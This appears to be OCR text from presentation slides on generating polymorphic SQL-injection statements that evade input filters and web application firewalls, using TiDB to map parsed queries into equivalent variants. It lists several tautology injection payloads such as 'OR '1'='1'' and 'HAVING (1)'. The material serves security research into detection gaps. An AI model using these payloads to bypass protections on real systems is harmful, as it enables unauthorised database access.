
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- ③ Leverage TiDB to translate the AST into a logical plan and apply mapping rules to generate our polymorphic statements



SELECT ... WHERE ...

- **id = '1' OR '1'='1'**
- **id = '1' OR `id`='id'**
- **id = `id` HAVING (1)**
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A diagram illustrating the step of applying mapping rules. A yellow arrow points from the 'FROM' clause to the 'SELECT' clause. The 'SELECT' clause is enclosed in a yellow box, and the 'FROM' clause is also enclosed in a yellow box. The entire query is enclosed in a larger yellow box.

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Demonstration

Agenda

- Brief introduction to
 - Input Validation (Filter & WAF)
 - Evasion Technique
- Polymorphism
 - Concept
 - System Design
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- Will other languages suffer this pain?
 - ★ Many detections doesn't cover this type of evasions
 - ★ Thus, most context-free languages may suffer from this concept

Thank you 😊

Question?

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